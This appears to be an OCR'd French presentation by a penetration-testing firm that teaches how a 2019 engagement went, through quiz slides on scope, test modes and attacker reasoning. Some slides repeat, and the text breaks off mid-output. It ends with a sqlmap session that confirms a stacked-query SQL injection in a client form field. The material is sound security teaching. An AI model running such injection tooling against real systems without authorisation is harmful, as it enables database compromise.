Exemple de test d’intrusion en 2019 : Savoir attaquer pour nous défendre

- 10 ans de sécurité défensive (SOC principalement)
- 5 ans de sécurité offensive

Site
hax.tor.hu
RedTigers Hackit
ThisisLegal.com
HackThisSite
HackThis!!
OverTheWire.org
Tasteless
Net-Force
Hacker.org
Root-Me
WeChall
Hacking-Challenges
ae27ff
NewbieContest
wixxerd.com
Hack The Box
W3Challs
pwnable.kr
TheBlackSheep
Revolution Elite
RingZer0 Team Online CTF
HackBBS

- 10 ans de sécurité défensive (SOC principalement)
- 5 ans de sécurité offensive
- Hacking skills
  - https://www.wechall.net/profile/tenflo

squad

Site
hax.tor.hu
RedTigers Hackit
ThisisLegal.com
HackThisSite
HackThis!!
OverTheWire.org
Tasteless
Net-Force
Hacker.org
Root-Me
WeChall
Hacking-Challenges
ae27ff
NewbieContest
wixxerd.com
Hack The Box
W3Challs
pwnable.kr
TheBlackSheep
Revolution Elite
RingZer0 Team Online CTF
HackBBS

- 10 ans de sécurité défensive (SOC principalement)
- 4 ans de sécurité offensive
- Hacking skills
  - https://www.wechall.net/profile/tenflo
  - https://ctftime.org/team/30616

167	INS'hAck 2019
118	Blaze CTF 2019
245	ASIS CTF Quals 2019
405	ångstromCTF 2019
158	SpamAndFlags Teaser 2019
114	AceBear Security Contest 2019
158	SwampCTF 2019
171	Midnight Sun CTF 2019 Quals
126	RADARCTF
375	ENCRYPT CTF
217	Sunshine CTF 2019
112	b00t2root '19
105	Securinets CTF Quals 2019
631	0CTF/TCTF 2019 Quals
447	CONFidence CTF 2019 Teaser
231	UTCTF
215	Pragyan CTF 2019
231	TAMUctf 19
41	Evlz CTF
45	BITSCTF 2019
350	NeverLAN CTF 2019
288	FireShell CTF 2019

Site
hax.tor.hu
RedTigers Hackit
ThisisLegal.com
HackThisSite
HackThis!!
OverTheWire.org
Tasteless
Net-Force
Hacker.org
Root-Me
WeChall
Hacking-Challenges
ae27ff
NewbieContest
wixxerd.com
Hack The Box
W3Challs
pwnable.kr
TheBlackSheep
Revolution Elite
RingZer0 Team Online CTF
HackBBS

- 10 ans de sécurité défensive (SOC principalement)
- 4 ans de sécurité offensive
- Hacking skills
  - https://www.wechall.net/profile/tenflo
  - https://ctftime.org/team/30616
  - OSCP
  - Hack's Eyes

167	INS'hAck 2019
118	Blaze CTF 2019
245	ASIS CTF Quals 2019
405	ångstromCTF 2019
158	SpamAndFlags Teaser 2019
114	AceBear Security Contest 2019
158	SwampCTF 2019
171	Midnight Sun CTF 2019 Quals
126	RADARCTF
375	ENCRYPT CTF
217	Sunshine CTF 2019
112	b00t2root '19
105	Securinets CTF Quals 2019
631	0CTF/TCTF 2019 Quals
447	CONFidence CTF 2019 Teaser
231	UTCTF
215	Pragyan CTF 2019
231	TAMUctf 19
41	Evlz CTF
45	BITSCTF 2019
350	NeverLAN CTF 2019
288	FireShell CTF 2019

SOMMAIRE





squad

Avant

Margaret Hamilton

Aujourd’hui


Joanna Rutkowska

squad

Les tests d'intrusion

Tour d'horizon

- Les tests d'intrusions sont particulièrement bien adaptés pour mettre à l'épreuve la sécurité d'un environnement et qualifier sa résistance à un niveau d'attaque déterminé. Ils permettent également de sensibiliser de manière très pragmatique les acteurs (décideurs, administrateurs, etc.) au sein de l'entreprise ciblée.



- Squad propose trois grandes classes de tests d'intrusion avec ou sans connaissance préalable :
  - **Tests externes** : les auditeur-rices de Squad tentent de s'introduire au sein du réseau informatique du client depuis Internet.
  - **Tests internes** : les auditeur-rices de Squad sont au sein des bureaux du client afin de réaliser les tests de l'intérieur du système d'information de l'entreprise. Le but étant d'accéder aux ressources critiques du réseau interne à l'entreprise et le cas échéant de mettre en exergue les faiblesses du système.
  - **Red Team** : c'est le mode de test d'intrusion le plus réaliste. Comme des attaquant-es réel-les, les auditeur-rices de Squad, depuis Internet ou depuis les bureaux du client, tentent de s'introduire avec un objectif à définir avec le client, en général les "joyaux de la couronne". Ce mode permet de tester, en plus des vulnérabilités classiques, les moyens humains de défense en place et la réponse à incident car les auditeur-rices tentent de ne pas être détecté-es par le SOC.

Quelles sont les différences entre un test d’intrusion et une attaque réelle ?

A. Dans une attaque réelle, il n’y a pas de limite de temps

B. Dans une attaque réelle, il faut supprimer les traces de son intrusion

C. Dans une attaque réelle, on peut finir en prison

D. Dans une attaque réelle, il n’y a pas de règle

Quelles sont les différences entre un test d’intrusion et une attaque réelle ?

A. Dans une attaque réelle, il n’y a pas de limite de temps

B. Dans une attaque réelle, il faut supprimer les traces de son intrusion

C. Dans une attaque réelle, on peut finir en prison

D. Dans une attaque réelle, il n’y a pas de règle

Quelles sont les compétences nécessaires pour être *pentester* ?

A. Esprit créatif, imagination

B. Communication écrite et orale

C. Développement, réseau, système et sécurité défensive

D. Mathématique, physique, traitement du signal

Quelles sont les compétences nécessaires pour être *pentester* ?

A. Esprit créatif, imagination


B. Communication écrite et orale

C. Développement, réseau, système et sécurité défensive


D. Mathématique, physique, traitement du signal

Mode des tests d'intrusion

Boîte blanche ou boîte noire ?



BLACK-BOX TESTING



WHITE-BOX TESTING

Quel est le mode le plus réaliste entre boite blanche et boite noire ?

A. Le mode boite blanche

B. Le mode boite noire

C. Il n’y a pas de différence en terme de réalisme

D. La réponse D

Quel est le mode le plus réaliste entre boite blanche et boite noire ?

A. Le mode boite blanche

B. Le mode boite noire

C. Il n’y a pas de différence en terme de réalisme

D. La réponse D

SOMMAIRE





C’est quoi un test d’intrusion ?

Exemple de 2019

Cheminement du cybercriminel

Recommandations

Qui gagne ?

squad

Contexte / Périmètre

Contexte

- Dans l'optique d'évaluer le niveau de sécurité du client au sein de son système d'information, XXX a fait appel à Squad pour la réalisation d'un test d'intrusion.
- L'audit a été mené par Florian CARFANTAN, sur une période allant du XX/0X/2019 au XX/0X/2019, en relation permanente avec le client.
- Les tests externes depuis internet étaient en mode boite noire. Les tests internes étaient en mode boite blanche.

Périmètre

- L’ensemble des IP publiques pour le test externe
- L’ensemble du réseau interne pour le test interne.

Si la cible définie durant la réunion de lancement est www.monclient.target, puis-je attaquer ?

A. preprod.www.monclient.target

B. ldap.monclient.target

C. monclient.target

D. www.monclient.com

Si la cible défini durant la réunion de lancement est www.monclient.target, puis attaquer ?

A. preprod.www.monclient.target

B. ldap.monclient.target

C. monclient.target


D. www.monclient.com

SOMMAIRE





squad



Reconnaissance :

- Comprendre la cible
- Identifier les points d'entrées
- Identifier les communications clefs

Pourquoi ça sent bon pour l'attaquant ?

A. Car il y a Trouble dans le nom du portail

B. Car la partie non-floutée lui permet de savoir que ce n'est pas un portail utilisé par des gens de l'IT

C. Car c'est du HTTP donc on peut en déduire que la sécurité n'a pas été bien évalué sur ce portail

D. Car il va peut-être pouvoir brute-forcer un *login/password*


Pourquoi ça sent bon pour l’attaquant ?

A. Car il y a Trouble dans le nom du portail


B. Car la partie non-floutée lui permet de savoir que ce n’est pas un portail utilisé par des gens de l’IT

C. Car c’est du HTTP donc on peut en déduire que la sécurité n’a pas été bien évalué sur ce portail

D. Car il va peut-être pouvoir brute-forcer un *login/password*



Premier réflexe quand on voit ça ?


.fr/
.aspx
Rechercher
User Name: ADMIN
Transaction Details
Transaction Data
Visit Code :
VISIT CODE
RFID :
RFID
Containers :
1
Container 1 :
CONTAINER 1
Size :
SIZE
Container 2 :
CONTAINER 2
Size :
Seal Numbers :
SEAL 1
SEAL 2
SEAL 3
Seal Numbers :
SEAL 1
SEAL 2
SEAL 3
Damage Codes :
DAMAGE CODE 1
DAMAGE CODE 2
DAMAGE CODE 3
DAMAGE CODE 4
Damage Codes :
DAMAGE CODE 1
DAMAGE CODE 3
Position on Truck :
Milieu
ROT 1:
Position on Truck :
Milieu
ROT 2:
Remarks from TOS :
Remarks :
Printer :
TROUBLE01
Actions
Submit
Cancel

squad

Comment un attaquant peut profiter de cette nouvelle surface d'attaque ?

A. En modifiant le code source de la page pour afficher un message infamant

B. En essayant d'élever ses droits sur l'application

C. En testant des injections SQL sur les champs du formulaire

D. En « fuzzant » les champs du formulaire pour voir si ça fait planter l'application

Comment un attaquant peut profiter de cette nouvelle surface d'attaque ?

A. En essayant d'élever ses droits sur l'application

B. En modifiant le code source de la page pour afficher un message infamant

C. En testant des injections SQL sur les champs du formulaire

D. En « fuzzant » les champs du formulaire pour voir si ça fait planter l'application

```
tenflo@mhackgyver:~/[redacted]$ sqlmap -r burpsqli.request -p txtContainer1 --current-db

        ___
       __H__
 ___ ___[']_____ ___ ___  {1.2.12#stable}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state a
ponsible for any misuse or damage caused by this program

[*] starting @ 17:45:59 /2019[redacted]/

[17:45:59] [INFO] parsing HTTP request from 'burpsqli.request'
[17:45:59] [INFO] resuming back-end DBMS 'microsoft sql server'
[17:45:59] [INFO] testing connection to the target URL
[17:46:01] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: txtContainer1 (POST)
    Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries (comment)
    Payload: __EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=PqAyJ4RsAO4yEL7VTza5+EZgjc5u5LPi6UBTdXaux90QtScIgmx+lTKGgrtIgsJMPKKS5PczzNcQ2D+rn2nt8xDuLmTFHHCYdHinL+yE9vl1vfTVJkExF
qCTXDk9lgjrnPkrdA9Ts9MYtDwdWu95S1oDaqhZtdmJdNu+wL0539Wqy7RRpiBEGTzttQBCQ7E96MP7C1F6rv3RoMbzzPQ8QSGEM7NrOlS8EqymwF+6QSSebM+94fRUM2PgBqq20kO5Ht4ege4ZBcZu5yCZU86C7VB9dbWXSEX3fTx
/ft5bupxbl2V+41580IT1KiQVfeWDnLGLI/B/+YkzW657A2FuAZZEX1PM/ptU2qfaQLCgxOkV8FTJ8PE28VaLGRRbbBqfSN7QbPHc2uyT8iS3+/9XXaVXOZOv6XiDCUnZKd2LmHgqH3YaLqnZkUuZn8lddLsRmrHK2sG+2a/dYoHgY
